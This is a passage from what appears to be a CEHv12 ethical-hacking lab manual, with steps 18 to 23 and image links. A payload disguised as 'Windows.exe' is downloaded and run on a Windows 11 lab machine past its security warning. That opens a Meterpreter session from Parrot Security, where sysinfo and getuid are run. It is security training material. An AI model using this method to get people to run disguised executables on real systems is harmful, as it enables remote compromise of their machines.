
18. Once you click on the **Windows.exe** file, the **Opening Windows.exe** pop-up appears click on **Save File**.



19. Double-click the Windows.exe file. The **Open File - Security** Warning window appears; click **Run**.




20. Leave the **Windows 11** machine running and click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.




21. The Meterpreter session has successfully been opened, as shown in the screenshot.

22. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.




23. Type **getuid** and press **Enter**, to display current user ID.



